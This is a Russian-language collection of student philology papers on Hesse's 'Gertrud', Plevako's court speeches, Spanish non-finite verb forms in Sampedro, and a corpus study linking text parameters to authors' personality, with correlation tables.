2. Антонин Либерал Метаморфозы // Электронный ресурс: <http://ancientrome.ru/antlittr/liberalis/transl-f.htm>
3. Аристофан. Избранные комедии. М.: Художественная литература, 1974. – 496 с.
4. Гаспаров М. Римская сатира. М.: Художественная литература, 1989. – 543 с.
5. Гораций Квинт Флакк. Оды, эподы, сатиры, послания. М.: Художественная литература, 1970. – 478 с.
6. Ливий Т. История Рима от основания города. М.: Наука, 1989-1993.
7. Лосев А. Мифология греков и римлян. М.: Мысль, 1996. – 976 с.
8. Публий Марон Вергилий. Буколики. Георгики. Энеида. М.: Художественная литература, 1971. — 462 с.
9. Эзоп. Пастух и волк // Электронный ресурс: http://bookz.ru/authors/ezop/basni_176/page-6-basni_176.html
10. Эзоп. Пастух и волчата // Электронный ресурс: http://bookz.ru/authors/ezop/basni_176/page-5-basni_176.html

Тема одиночества в романе Г. Гессе «Гертруда»

Городецкий В.П.

Научный руководитель: Черненко И.А, к.филол.н., доцент

Герман Гессе (1877 – 1962) – один из знаковых представителей мировой литературы XX века. Раннее творчество Гессе проходило под знаком неоромантизма. Именно в этом русле разворачивается описание драматической судьбы музыканта в романе «Гертруда». Главный герой – композитор Кун, человек глубоко одинокий и неудовлетворенный жизнью, чувствующий к ней как безразличие, так и отвращение. Отчаявшийся герой находит смысл жизни в музыке, в ней же он может выражать свои чувства.

Несмотря на то важное место, которое занимает роман «Гертруда» в творчестве Гессе, тема одиночества оказалась недостаточно исследованной. Многие ученые, обращаясь в своих трудах к этому роману, лишь упоминают ее в связи с рассмотрением концептуального значения музыки в произведении или отмечая автобиографические черты героев Гессе. Таким образом, мы решили сосредоточить внимание именно на этом малоизученном аспекте романа писателя.

В нашей работе мы предлагаем рассмотреть природу одиночества главного героя и этапы его жизненного пути как стадии «приближения» к одиночеству, учитывая, с одной стороны, учение К.Г. Юнга об индивидуации, и, с другой стороны, философско-эстетическую концепцию Новалиса.

Основной целью героя Гессе становится понимание себя и достижение внутренней гармонии. Опираясь на юнгианскую концепцию, писатель приходит к мнению, что в каждом человеке существует два Я: Я внутреннее и Я внешнее. Первое – Я внутреннее, «субъективное, эмпирическое, индивидуальное» [1, 2] – скрыто в глубине нас. Так же, как и у Новалиса, изначальный духовный принцип (*das Ich*) «означает меру нашей причастности к богу, к жизни, к целому и сверхличному» [3, 203].

Процесс индивидуации проходит в две стадии: до и после момента перелома. На первом этапе герой должен пройти «инициацию во внешний мир». В «Гертруде» первая стадия – это обучение Куна в столице, его увлечение женщинами и вином и интеграция в современное ему молодежное общество: *Wir galten für lebenslustige, ausgelassene, ja gefährliche Tumultuanten* (здесь и далее приводится перевод автора статьи: «Мы прослыли жизнерадостными, распушенными, даже опасными бузотерами») [4, 14]. Первый этап заканчивается знакомством с Гертрудой Имтор. Далее происходит момент «перелома». Герой осознает, что все прошедшие годы он носил псевдоличностную «Маску», то есть жил, не согласовывая свою внешнюю жизнь со своим сознанием. Репетируя с Гертрудой, Кун видел и

ощущал себя самого. Но это было лишь иллюзией: он соприкоснулся со своим идеалом, обладая лишь одной гранью своей «Самости».

Вторая стадия на пути к психической целостности и «завершенности себя» – процесс «дифференциации и отмежевания от коллективной психологии» [1, 4] (по Юнгу этот процесс назывался *Selbstwerdung* – «восамление»). Но в какой момент герой переходит на эту стадию? Р.Г. Каралашвили утверждает, что это происходит в момент «отчаяния», когда герой в полной мере уже готов к индивидуации. Переходным моментом для Куна становится попытка самоубийства, которая совершается на стадии так называемого «прелиминарного или предварительного одиночества». «Отчаяние», таким образом, «завершает разумную ступень в развитии индивида и предваряет «магическую» стадию» [1, 4]. Поводом становится помолвка Муота и Гертруды. И в голову Куна приходит такая мысль: *Ich beschloss es mit dem Revolver zu tun* («Я решил убить себя из револьвера») [4, 178].

Как представляется, эта ситуация становится катализатором для распада индивидуально-чувственного начала Куна. Здесь открывается новый философско-психологический срез романа. На втором этапе индивидуации происходит расщепление образа героя на ряд символических «фигур», отображающих многогранность его бессознательного и выявляющих находящиеся в нем противоречия. Одиночество в романе Гессе – это ни в коем случае не цель как «самовыражение субъекта в обществе» [5, 149]. Но это и не средство как «неизбежный спутник» или отказ от конформизма для самопознания, поиска своего пути и индивидуации. Подлинное одиночество – это результат распада индивидуально-чувственного начала героя. Его облик разделяется на несколько оттенков палитры: от более рационального Тайзера до чувственного Муота. Бесспорно, всех троих объединяет творчество, а именно опера Куна. Герои любят ее, пытаясь по-своему усовершенствовать. Опера становится для них самой жизнью. Муот приносит в постановку нечто демоническое, разрушающее и страшное, но в то же время завораживающее: *Mochte der Gänger ein dämonischer Mensch sein, ich war keiner* («Пусть певец был демоническим человеком, зато я – нет») [4, 55]. Недаром его исполнение приводит в восторг зрителей, но равно же с этим и отталкивает. Духовно-интеллектуальный Тайзер, наоборот, следит за чистотой исполнения оперы. Все три героя, живущие оперой и любящие ее, по-своему несчастны и одиноки. Тайзер ищет успокоение и удовлетворение на лоне природы, а Муот – в женщинах и выпивке. *Doch sah ich auch, das hier ein glühnder und inniger Mensch litt und verlassen war* («Страдал и был оставлен в одиночестве пылкий и искренний человек») [4, 53] – так характеризует Кун одиночество Муота. Жизнь для певца ничто, он проводит ее, окунувшись в самую пучину с головой и изведав бездну: *Er litt, er trug einen schweren Schmerz, und er war von Einsamkeit ausgehungert wie ein*

Wolf («Он страдал, он носил в себе глубокую боль и изголодался от одиночества, как волк») [4, 52]. Муот не может утолить свой дикий, животный аппетит и из-за этого остается в вечном поиске, пробует все и вся, мечется от нежности к жестокости, и в конце находит гармонию в смерти: *Sein Sterben war leichter gewesen als sein Leben* («Сожалеть о нем я не мог, его смерть была легче, чем жизнь») [4, 286]. Его смерть поражает Куна до глубины души. Весь художественный пафос Гессе заключается в самоубийстве Муота. Вместе с ним умирает и часть Куна. Он лишается одной грани своего облика. Эта дикая, необузданная энергия разбила на осколки душу, обликом которой стала Гертруда. Не могущие воссоединиться части единого начала героя страдают от одиночества, отчуждения и невозможности обрести счастье. В этот момент наступает подлинное одиночество. Демоническая составляющая разрушает прекрасный идеал, а интеллектуальная не может из-за своей неполноты его восстановить: *Sie klingt heute reiner als da sie noch Wirklichkeit gewesen ist* («Она звучит сегодня более прозрачно и чисто, чем когда была реальностью») [4, 309].

Основываясь на философской концепции Новалиса: *Magie ist Kunst, die Sinnenwelt willkürlich zu gebrauchen* [6, 109], - которую выдающийся идеолог немецкого романтизма и писатель обозначил как «магический идеализм» («*der magische Idealismus*» или «*der Magie*»), мы можем обосновать свой взгляд. Новалис, развивая идею Фихте, обозначает два мира: изначальный духовный принцип (*das Ich*) и создающий объективный мир (*das nicht-Ich*). Согласно Новалису, отдельная творческая личность обретает способность «воздействовать на мир и преобразовывать его силой своего духа» [2, 132]. Чувство вечного помогает художнику воплотить духовное начало в физическом мире: личность творит мир. Поэт становится носителем «мистического мироощущения» [2,132]. Как нам кажется, отталкиваясь от идеи Новалиса, можно сделать другое предположение, касающееся темы одиночества в «Гертруде» Гессе. Опера Куна – его идеальный мир, который он пытается проецировать на реальность. Кун обретает его в моменты высшего разочарования в жизни. В мгновения ощущения своего творения герой испытывает чувство радости и внутреннюю гармонию: *Ich fühlte reine Harmonien* («Я чувствовал чистую гармонию») [4, 268]. Кун как творческая личность, согласно Новалису, занимается миротворчеством, создавая свою оперу. Но в то же время он создает мир внутри себя и вокруг себя. Герой воспроизводит свое *das Ich* в окружающем мире, и это ему во многом удастся. Однако именно в момент проецирования оперы на действительность заключается весь драматизм романа. Герою, в отличие от идеальной картины у Новалиса, не удастся изменить действительность, отчего происходит катастрофическое несовпадение «оперы» (интеллектуально-духовного продукта) и реальной жизни.

По нашему мнению, индивидуация героя романа не доводится до конца. Куну не удастся объединить разрозненные части себя самого. Его индивидуально-чувственное начало не восстанавливается. Смерть Муота как двойника Куна делает невозможным обретение гармонии души, символом которой является Гертруда. Она остается лишь недостижимым идеалом, пути к которому потеряны. Опера не становится связующим звеном в обретении «Самости». Ее проекция на реальный мир приводит к несовпадению обеих. Понимания себя не происходит, и герою не удастся обрести и реализовать свою «Самость», так как не достигается главная цель – обретение целостной личности и неделимой психики. Таким образом, не доведенная до конца индивидуация и несовпадение мира внутреннего и внешнего становятся причиной тотального и неискоренимого одиночества.

Литература:

1. Каралашвили Р.Г. Функции персонажа как «фигуры» бессознательного в творчестве Г. Гессе // Бессознательное. Природа. Функции. Методы исследования: В 4-х т. Т. 2. Сон. Клиника. Творчество. Т.: Мецниереба, 1978. – С. 529-536.
2. Прощина. Е.Г. О романтической концепции мифа (Новалис и Ф. Шлегель) / Е.Г. Прощина // Вестник Нижегородского университета им. Н. И. Лобачевского. Серия. Выпуск 1 (3) - Нижний Новгород: Изд-во ННГУ, 2001. – С. 131-135.
3. Hesse H. Briefe. Erweiterte Ausgabe. Frankfurt a. M., 1964. – 315 с.
4. Hesse H. Gertrud. M.: Albert Langen, 1910. – 316 с.
5. Hofstede G. Culture's Consequences: Intern Differences in Work-Related Values. L.: Sage Publications, 1980. – 305 с.
6. Novalis, Schriften. Die Werke Friedrich von Hardenberg. S.: Kohlhammer, 1965. Bd. 2: Das philosophische Werk I. – 327 с.

Семантические стратегии убеждения в «Судебных речах» Ф.Н. Плевако

А.М. Терехова

Научный руководитель: Н.В. Изотова, д.филол.н., профессор

Вопросы взаимодействия языка и права традиционно привлекают внимание как лингвистов, так и правоведов. Особый интерес представляет собой судебная коммуникация, которая рассматривается как «вид статусно-ориентированного общения, содержание и структура которого определяется нормами уголовно-процессуального права» [3, 96]. Поскольку судебное общение кодифицировано, для него характерны строгое соблюдение принципов и норм речевого поведения, а также иерархическая ролевая

структура. В ходе судебного процесса участникам судопроизводства приходится исполнять возложенные на них законом функции. Так, основная функция государственного обвинителя – поддерживать государственное обвинение, обеспечить его законность и обоснованность. Основная функция адвоката – осуществить защиту подсудимого в целях достижения правосудия. Различие интересов стороны обвинения и защиты приводит к состязательности, которая является постоянной составляющей судебной ситуации. Особая роль в судебном споре сторон отведена судебной речи, которая «являясь по форме монологом, составляет часть диалога между обвинением и защитой» [3, 96]. Основная цель судебной речи – воздействовать на аудиторию, убедить участников судопроизводства в истинности доказательств, которые представляет на рассмотрение одна из сторон. Таким образом, задачи, которые преследует судебная речь, тесно связаны с задачами речевого воздействия.

«Речевое воздействие – речевое общение, взятое в аспекте его целенаправленности, мотивационной обусловленности» [1, 20]. Субъект речи преследует коммуникативную цель, которая реализуется при помощи использования определенных стратегий и тактик речевого воздействия.

«Речевая стратегия – прогнозирование будущей ситуации, определение ее направления и развития для достижения практической цели говорящего» [4, 13]. Конечной целью любой речевой стратегии является изменение поведения объекта речевого воздействия. Речевая стратегия может быть реализована разными способами. Конкретный речевой ход в процессе осуществления речевой стратегии представляет собой речевую тактику.

О.С. Иссерс рассматривает понятия коммуникативной стратегии и коммуникативной тактики в связи с первостепенными и второстепенными целями общения. На основании разграничения целей общения предлагается типология стратегий. Ученый выделяет основные и вспомогательные стратегии. Основные стратегии соотносятся с первостепенными целями, ради которых затевается общение. Ими, по мнению исследователя, являются семантические стратегии, поскольку именно они связаны с «воздействием на адресата, его модель мира, систему ценностей, его поведение» [1, 109]. К вспомогательным стратегиям относятся стратегии, которые обеспечивают условия эффективной коммуникации. В рамках вспомогательных выделяются прагматические, диалоговые и риторические стратегии.

Поскольку семантические стратегии связаны с основными целями общения, а именно с воздействием на адресата, то можно сказать, что они играют главную роль в построении картины «дела» каждой из сторон судебного процесса, именно с их помощью государственный обвинитель и представитель защиты влияют на убеждения аудитории.

В рамках данной работы рассмотрим основные семантические стратегии и реализующие их тактики, которые используются в «Судебных речах» Ф.Н. Плевако.

Судебная речь, как разновидность убеждающей речи, строится главным образом на рациональной аргументации, поэтому стратегия убеждения является доминирующей в судебном процессе. В «Судебных речах» Ф.Н. Плевако данная стратегия реализуется с помощью следующих тактик.

1. Тактика экспликации временных связей – состоит в установлении временной соотнесенности событий.

Князь признается, что у него с Феней было дело. Но письма эти писаны в июле и августе 1882 года, а князь разошелся с женой, как с женой, еще в 1881 году, весной, когда узнал об измене. Свидетель, князь Мещерский, был у князя Грузинского за пять месяцев до несчастья, - значит, в мае 1882 года; княгиня тогда жила уже не с князем, а в слободе, рядом со Шмидтом... Значит, во время отношений князя к Фене жена была ему чужой. Правда, она приходила в дом мужа, к детям, забирала вещи, но женой ему не была, потому что жила со Шмидтом («Дело князя Грузинского») – защитник устанавливает время написания писем и доказывает, что к тому моменту, как они были написаны, его подзащитный уже не жил с женой и был свободным человеком. Восстановив временную хронологию, адвокат убеждает аудиторию в том, что письма князя, адресованные некой Фенечке, никаким образом не компрометируют князя.

Тактика «апелляции к авторитету». Для подтверждения истинности своей системы доказательств судебный оратор может ссылаться на авторитет известных личностей, авторитет науки, закона и т.д.

В «Судебных речах» в качестве авторитетных источников чаще всего выступают нормы законодательства.

Но ввиду этого законодатель, суд и тысячелетняя мудрость веков давно уже выработали положение, в виде математической истины, не допускающей никакого возражения, что не всякое убийство следует считать умышленным убийством, что между убийством умышленным и убийством при других условиях может быть величайшая разница, и законодатель отвел для другого убийства название запальчивого («Дело Лукашевича»)

Для подтверждения правильности своих доводов защитник может ссылаться на мнения ученых, исследователей, профессионалов в той или иной области, результаты экспертиз.

Когда здесь об этом состоянии духа спрашивали людей сведущих, то по данным науки ответ был один и тот же. В это время его аффект достиг высшей степени. Это был такой толчок человеческой природе, при

котором в одно мгновение разум и воля оставляют человека: человек делается рабом всего того, что им пережито. («Дело Лукашевича»)

В качестве «авторитетов» могут выступать высказывания из религиозных источников, пословицы и поговорки, ссылки на опыт предшествующих поколений.

Что же. Как было быть князю. Он мужчина еще не старый, в поре, про которую сказано: "Не добро быть человеку единому...". Он имел и потребность, и право на женскую ласку («Дело князя Грузинского»)

Для того чтобы уяснить душу, переполненную терпением, подавленную тяжелыми сценами, которые перед ней разыгрывались, мы обыкновенно для объяснения этих запутанных, трудных вопросов обращаемся к мудрецам времени. Мудрец веков, один из величайших английских писателей, разработав вопрос о том, как действуют страсти, как действуют разного рода душевные состояния на людей, вывел перед нами образ человека в лице Гамлета не с такими духовными силами, с какими является совершенно обыкновенный человек, Н. А. Лукашевич («Дело Лукашевича»).

Тактика «прогнозирование» состоит в том, что, основываясь на определенных фактах, судебный оратор может предсказать дальнейшее развитие событий.

Если Шмидт заряжал ружье из трусости и боязни за свою целостность, то вероятнее, что он не стал бы рисковать собой из-за пары детского белья, он бы выдал его. А Шмидт отказал и, зарядив ружье и пистолет, взведя даже курки, с лампой всю ночь поджидал князя. Если Шмидт не хотел этой встречи, но не хотел также выдавать и белья по личным своим соображениям, то он, не выдавая белья, ограничился бы ссылкой на волю княгини, на свое служебное положение, словом, на законные основания, а не оскорблял бы князя словами и запиской, возбуждая тем его на объяснение, на встречу. Если Шмидт охранял только свою персону от князя, а не задумал расправы, он бы рад был, чтобы встреча произошла при народе, а он, едва увидел едущего князя, как выслал Лойку, говорившего с ним о делах, из дому и остался один с лакеем, которому поручил запереть крыльцо, чтобы помешать князю добровольно и открыто войти в комнату и чтобы заставить князя, раз он решится войти, прибегать к стуку, ломанью дверей, насилью («Дело князя Грузинского») - защитник предполагает, как бы себя вел потерпевший, если бы не искал встречи с обвиняемым. Поскольку поведение Шмидта (потерпевшего) в реальности противоречит поведению, характерному для человека, который старается избежать встречи со своим врагом, Ф.Н. Плевако приходит к выводу, что целью потерпевшего было спровоцировать князя (обвиняемого). Рассматривая все возможные варианты поведения потерпевшего, защитник подводит аудиторию к нужному выводу, а именно,

что Шмидт сам искал встречи с князем, и сознательно провоцировал его. Создать прогнозируемую ситуацию позволяют формы сослагательного наклонения глаголов.

Таким образом, эффективность судебной речи напрямую связана с задачами речевого воздействия и зависит от базовых и вспомогательных стратегий и тактик речевого воздействия, реализация которых направлена достижение определенного судебного решения.

Литература:

1. Иссерс О. С. Коммуникативные стратегии и тактики русской речи. Изд. 2-е. М.: Едиториал УРСС, 2002. 284 с.
2. Кубиц Г.В. Стратегия речевого воздействия адвоката в судебном процессе / Г. В. Кубиц // Вестник Челябинского государственного университета. – 2011. – № 33. – С. 80–82.
3. Мальцева В. А. Речевые тактики судебного спора / В. А. Мальцева // Известия Российского государственного педагогического университета им. А. И. Герцена. – 2012. – № 149. – С. 95–103.
4. Солдатова А.А. Речевые стратегии и тактики адвокатского дискурса в уголовных процессах. Тверь, 2013. [автореферат]

К вопросу о прагматическом потенциале испанского герундия и инфинитива (на материале романов Х.Л. Сампедро "Cuarteto para un solista" и "Monte Sinaí")

Д.А. Мирошниченко

Научный руководитель: Н.В. Карповская, к.филол.н., доцент

Исследованием неличных форм испанского глагола занимались многие испаноязычные⁶ и отечественные авторы⁷. Однако неслучайно в настоящее время все больше работ посвящается не категориальным признакам данных языковых единиц, а их коннотативным значениям, реализующимся в речи конкретного индивида в конкретной ситуации. С этой точки зрения интересным представляется исследование прагматического потенциала неличных форм глагола в художественной речи, поскольку внутри художественного мира произведения, представляющего собой субъективное построение автора, имеется широкое поле для его реализации: речь повествователя и рассказчика, речь героя, внутренний монолог, диалоги и др.

Благодатным материалом для исследования реализации инфинитива и герундия представляются романы Х. Луиса Сампедро «Monte Sinaí» и

⁶ А.Бельо, Р. Ленц, Э. Аларкос Льорак, М. Блекуа и мн. др.

⁷ С.И. Канонич, О.К. Васильева-Шведе, В.С. Виноградов и мн. др.

«Cuarteto para un solista» (написанный в соавторстве с женой писателя, О. Лукас)⁸. Роман «Monte Sinaí» (1995) граничит в жанровом отношении с философским автобиографическим эссе, в котором писатель рассказывает о своем лечении в нью-йоркском госпитале «Monte Sinaí» (Гора Синай). Больница, символизирующая Синайскую гору, стала переломным моментом в жизни автора, который, несмотря на свой преклонный возраст, смог преодолеть тяжелую болезнь и «спуститься с горы», получив свои собственные скрижали – заповеди, определяющие его дальнейшую жизнь. Роман «Cuarteto para un solista» (2011) представляет собой своего рода роман о художнике. Пожилой профессор (в котором также явно видится alter ego автора) проходит длительное лечение в санатории, куда его отдала его дочь, подозревающая, что у него психическое расстройство. По его словам, он присутствует на встречах духов четырех стихий: Воды, Воздуха, Земли и Огня, которые беседуют о судьбах мира, вспоминают прошлое, обсуждают будущее. Врач-психоаналитик, занимающийся лечением старого профессора, читает его рассказы, описывающие эти встречи, и, погружаясь в них, тоже начинает в них верить, а в своем пациенте открывает бесконечно мудрого и вполне адекватного человека.

Анализ фактологического материала показал, что в обоих романах активно употребляются герундиальные конструкции, которые служат в первую очередь для выражения длительного и процессуального действия. Но одним из эффектов их частотного использования становится представление процесса не столько длительным, сколько замедленным, тягучим, непрекращающимся:

No creo que lo que me queda de vida conozca yo otra cosa. Yo sigo preocupándome, pensando, trabajando, intentando divulgar mis ideas, pero el futuro es suyo [2, 194].

(Я не думаю, что за то время, что мне осталось, я узнаю что-нибудь новое. Я все также размышляю... думаю... работаю... пытаюсь распространять свои идеи, но будущее – за вами.)

Герундиальная конструкция с глаголом *seguir* интенсифицирует и подчеркивает действие, фактически переходящее в непрекращающееся характерное для персонажа состояние, так как профессор всю свою жизнь находится в активном состоянии размышления, задумчивости, работы и т.д.

La víspera había seguido, al parecer, mejorando [3, 44].

(Накануне казалось, что я все еще иду на поправку.)

Se iban espaciando los puñetazos, aunque continuaron casi dos horas <...> y al fin cesaron mis sacudidas, dejándome sudoroso y exhausto [3, 47].

(Сердцебиение понемногу приходило в норму, хотя сердце учащенно билось еще почти два часа <...> и, наконец, аритмия прекратилась, оставив меня, вспотевшего, без сил.)

⁸ Романы не переведены на русский язык.

Отметим, что в романе «Cuarteto para un solista» подавляющее большинство случаев употребления герундиальных конструкций (в основном, с глаголами *estar, seguir, continuar*) приходится на созданный профессором мир идей и стихий, где описываются встречи и диалоги Четырех элементов, что способствует созданию облика этого вечного вневременного мира бессмертных духов. Роман «Monte Sinaí», фактически представляющий собой внутренний монолог автора, также пронизан герундиальными конструкциями (с глаголами *estar, seguir, continuar, а также ir*), что порождает ощущение бесконечно тянущегося, но постепенно проходящего пребывания в больнице.

Кроме того, в обоих романах герундий употребляется в нетипичной для него функции определения, что служит для создания своеобразной «картинки в движении», характеризующей мышление созданных автором в первом романе персонажей - Первоэлементов, «видящих» и «запоминающих» мир в сменяющихся друг друга картинках-мгновениях, и мышление автора-героя из второго романа, готовящегося к смерти и отстраненно запоминающего картинку-эпизода. Однако герундий продолжает выражать длительное и процессуальное действие, так что все определение получает значение признака по действию, а само действие интенсифицируется, превращаясь в «активное качество» и смещая на себя фокус высказывания:

Me refiero a las influencias externas, a contactos con otras culturas. Pensemos en las Cruzadas invadiendo el mundo islámico <...> [2, 128].

(Я имею в виду влияние извне, контакты с другими культурами. Вспомним Крестовые походы и крестоносцев, наводняющих исламский мир <...>.)

En ese momento, como si mi otro yo, el escritor, se desdoblara de mí, logré vernos claramente como estabamos, emergiendo yo medio cuerpo de entre las sábanas <...>, sacándome Ella con su esfuerzo, luchando para mí [3, 25].

(И в этот момент, как если бы мое второе я, писатель, отделился от меня, я смог взглянуть на нас его глазами и увидел, четко и ясно, себя, выныривавшего из простыней <...> и Ее, тянущую меня изо всех сил, боровшуюся за меня.)

Что касается инфинитива, то в анализируемых нами романах эта форма употребляется в разных случаях и для разных целей. Так в романе «Cuarteto para un solista» встречается большое количество инфинитивов с глаголами *poder, querer* (мочь, хотеть), что способствует созданию образа всемогущих повелевающих духов-стихий:

Tenemos fuerza material, podemos influir como las iglesias y los imperios [2, 19].

(Наша сила осязаема, и мы можем влиять на жизнь людей так же, как церкви и империи.)

В романе «Monte Sinaí» обращает на себя внимание большой процент употребления инфинитива в функции обстоятельства цели с предлогом *para*. Обилие таких примеров способствует созданию и «нагнетанию» необходимой атмосферы для ключевого вопроса, пронизывающего все произведение, – ¿Para qué vivir? (для чего жить? В чем смысл жизни?). Эти размышления на последних страницах романа выливаются в формулу в виде субстантивированного инфинитива, «el *para qué* vivir» [3, 78] (то, ради чего жить; смысл жизни), выражающего абстрактное название действия. Выражение с субстантивированным инфинитивом помогает раскрыть всю сложность понятия: с одной стороны, называет его, обозначая факт существования, реализуя именные признаки инфинитива, а с другой стороны, передает само активное действие, реализуя глагольные признаки. Кроме того, большое количество инфинитива можно объяснить его экспрессивной функцией, которую выделил в инфинитиве как в универсальной языковой единице А.К. Жолковский, назвав такой прием термином «Инфинитивное письмо»: «Для инфинитивного письма ... характерна тема пространственного перемещения «в иное», иногда рассматривается маршрут «туда и обратно». Элемент «иное» отвечает также за категории альтернативности, чуждости, перемены или метаморфозы» [1, 321]. Исходя из выше сказанного, можно предположить, что большое количество инфинитива служит как раз для создания ощущения близости «иного» мира и мотива возвращения, «схождения с горы Синай».

Таким образом, анализ фактологического материала показал, что:

- инфинитив и герундий характеризуют языковую личность автора и служат наравне с другими художественными средствами для создания необходимой автору атмосферы, реализуя свой прагматический потенциал;
- герундий и герундиальные конструкции показали единообразие коннотативных значений, характеризуя действие как длительное, замедленное, тягучее, а также употребляясь в нетипичной для герундия атрибутивной функции для создания фиксированных картинок-эпизодов в сознании и восприятии персонажей;
- для поддержания общей атмосферы целенаправленности инфинитив употребляется в функции цели. Также можно выделить значение волеизъявления с модальными глаголами *poder*, *querer* для характеристики персонажей - могущественных стихий.

К перспективам нашего исследования можно отнести анализ третьей неличной формы испанского глагола, причастия. Также представляется интересным вопрос о переводческом решении при выборе языковых средств, так как в большинстве случаев для эквивалентного перевода неличных форм и конструкций с ними в русском языке приходится искать описательные обороты, чтобы передать всю палитру коннотативных значений, заложенных в данных языковых единицах.

Литература:

1. Жолковский А.К. Избранные статьи о русской поэзии: инварианты, структуры, стратегии, интертексты. – М.: РГГУ, 2005.
2. Sampedro J. Luis, Lucas, O. Cuarteto para un solista. – Barcelona, Debolsillo, 2013.
3. Sampedro J. Luis. Monte Sinaí. – Barcelona, Debolsillo, 2004.

**Формально-грамматические параметры письменного текста и
индивидуально-личностные характеристики его автора:
корпусное исследование**

Е.В. Диброва

Научный руководитель: Е.В. Маслакова, преподаватель

Данное исследование было проведено в рамках гранта № 15-36-50104 мол_нр «Формально-грамматические параметры письменного текста и индивидуально-личностные характеристики его автора: корпусное исследование» Российского фонда фундаментальных исследований совместно с к.ф.н., преподавателем Воронежского государственного педагогического университета Литвиновой Татьяной Александровной в период с ноября 2014 г. по май 2015 г.

Предметом данного исследования являются грамматические и стилистические особенности письменного текста, которые позволяют с определенностью диагностировать личность автора письменного текста по социальным и психологическим признакам. В связи с этим при проведении исследования было решено отобрать респондентов с максимально разными личностными параметрами: пол возраст, тип темперамента, акцентуация. В исследовании приняло участие 124 респондента в возрасте от 16 до 79 лет, из них 31 мужчина и 93 женщины. Также были представлены разные типы темперамента: холерики, сангвиники, флегматики, меланхолики; и разные акцентуации: гипертимность, дистимичность, циклотимность, эмоциональность, демонстративность, застревание, педантичность, тревожность, возбудимость, экзальтированность.

От респондентов были получены сочинения (преимущественно на тему "Смысл жизни"), анкеты с информацией о поле и возрасте, а также результаты психологического тестирования при помощи теста Белова на определение типа темперамента и теста на определение акцентуации Леонгарда-Шмишека.

Далее был осуществлен отбор параметров текста, являющихся наиболее релевантными для диагностирования авторских характеристик

исходя из имеющихся на сегодня исследований в данной области [1],[3],[5],[6],[7]. Таковыми параметрами текста явились следующие:

1. Индекс автосемантической: кол-во однозначных слов/общее кол-во слов, подсчитано при помощи ресурса: <http://istio.com>. Подсчитано по формуле: $100 \% - \text{водность текста в } \%$; **2.** Коэффициент лексического разнообразия: количество разных слов (число слов ядра)/общее кол-во слов*100%, подсчитано по ресурсу <http://istio.com>; **3.** Коэффициент лексического. разнообразия с учетом стоп-слов: количество разных слов (число слов в словаре)/общее кол-во слов; **4.** Индекс автосемантической по программе Textus Pro 1.0. Число однозначных слов/общее кол-во слов; **5.** Процент покрытия ядра (словаря текста) 5-ю самыми частотными словами. Подсчитано как сумма процентов в ядре первых 5 самых частотных слов. <http://istio.com>; **6.** Процент покрытия словаря текста (с учетом стоп-слов) 5-ю самыми частотными словами. Подсчитано как сумма процентов в тексте первых 5 самых частотных слов. <http://istio.com>; **7.** Число слов, состоящих из 10 и более букв/общее кол-во слов; **8.** Индекс предикативности - соотношение предикативных единиц к длине текста в словах; **9.** Индекс прономинализации, всего местоимений-существительных/общее кол-во сущ.; **10.** Коэффициент логической связанности: служебных слов всего (частицы+предлоги+союзы)/число предложений, умноженное на 3.; **11.** Число однородных групп / общее число слов; **12.** Средняя длина предикативной структуры (простое предложение; часть сложного предложения); считаем как отношение всего слов/число предикативных структур.; **13.** Средняя длина предложений; **14.** Число предикативных структур (простых предложений; часть сложных предложений)/ общее кол-во предложений; **15.** Число случаев интерпозиции придаточного/ общее кол-во придаточных.

Поиск математической связи между характеристиками личности и параметрами текста был проведен под руководством доктора физ.-мат. наук из Воронежского государственного педагогического университета, доцента Середина Павла Владимировича, на основе корреляционно-регрессионного анализа данных, позволяющего проверить гипотезу о связях между переменными с использованием коэффициентов корреляции, а также получить математическую модель такой связи в выбранном приближении.

На первом этапе на основе критерия Пирсона был проведен поиск статистически значимых корреляций между выбранными в исследовании параметрами текста, для выявления взаимовлияния параметров текста на разных уровнях языковой системы и уменьшения признакового пространства.

Полученные данные приведены в Таблице 1, в которой на пересечении строки и столбца в случае наличия статистически значимых корреляций между параметрами текста приведен коэффициент корреляции Пирсона r и

уровень статистической значимости p , рассчитанный для данного коэффициента Пирсона. В нашем исследовании при поиске взаимных корреляций мы исходили из тех соображений, что уровень статистической значимости p не может быть выше 0,05.

Таблица 1. Статистически значимые корреляции между параметрами текста

	2	3	4	5	6	7	8	9	12	13	14	15
1	0,824 7,0E-32	0,360 4,0E-5	0,835 2,2E-33			0,466 5,0E-8		-0,524 4,0E-10				
2		0,631 3,7E-15	0,665 3,4E-17	-0,403 4,0E-6		0,431 6,0E-7		-0,393 6,0E-6				
3			0,416 2,0E-6		0,319 3,0E-4			-0,350 7,0E-5				
4						0,490 8,0E-9		-0,616 2,7E-14				
5					0,934 1,5E-56							
7							-0,358 4,0E-5	-0,452 1,0E-7	0,381 1,0E-5			
8								0,470 4,0E-8	-0,921 6,9E-52		0,372 2,0E-5	
9									-0,448 2,0E-7			
10										0,921 1,Е-051	0,791 8,6E-28	0,557 1,9E-11
12											-0,370 2,0E-5	
13											0,827 2,8E-32	0,530 3,0E-10
14												0,409 2,0E-6

Исходя из общепринятого подхода в определении значимости связи, см. Табл 2, можем отметить, что ряд параметров текста имеет между собой достаточно высокие уровни связи, с учетом рассчитанной для них статистической значимости.

Таблица 2. Математические критерии оценки силы корреляционной связи

Характер связи	Величина коэффициента корреляции
Отсутствует	0,0
Слабая	от 0,01 до 0,29
Средняя	от 0,3 до 0,69
Сильная	от 0,7 до 0,99
Полная	1,0

Используя аналогичный подход, на втором этапе исследования нами были определены уровни связи между параметрами личности и параметрами текста.

В таблице 3 приведены коэффициенты корреляции Пирсона r и уровни статистической значимости p для коррелирующих между собой параметров текста и личностных параметров респондентов. Учитывая математические критерии оценки силы корреляционной связи следует отметить, что уровень связи между исследуемыми величинами находится на уровне слабая – средняя. При расчетах мы сознательно отсекали те корреляции, значение

коэффициента Пирсона для которых менее 0,2, поскольку предыдущие исследования Т.А.Литвиновой [2], [3], [4] показывает на несостоятельность использования этих данных для дальнейших расчетов.

Таблица 3. Статистически значимые корреляции между параметрами текста и параметрами личности

	1	2	3	4	5	6	7	8	9	10	11	13
Холерик	- 0,22 5 0,01	-0,224 0,01										
Сангвиник					0,297 0,0008	0,253 0,005						
Флегматик	0,29 4 0,00 09	0,228 0,01										
Меланхолик						-0,233 0,009						
Гипертичность			0,242 0,007			0,225 0,01						
Дистимичность												
Циклотимность	- 0,26 2 0,00 3			-0,258 0,004					0,258 0,004			
Эмоциональность	- 0,20 5 0,02		-0,238 0,008									
Демонстративность	- 0,26 7 0,00 3			-0,235 0,009					0,406 0,00000 3			
Застывание							0,291 0,001					
